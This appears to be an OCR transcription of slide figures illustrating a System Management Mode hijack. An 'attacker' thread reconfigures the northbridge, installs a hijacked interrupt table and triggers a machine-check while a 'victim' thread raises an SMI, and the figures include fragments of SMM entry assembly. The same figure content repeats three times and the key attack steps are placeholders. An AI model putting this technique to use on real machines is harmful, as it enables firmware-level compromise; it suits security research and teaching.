
```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)


```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```


thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

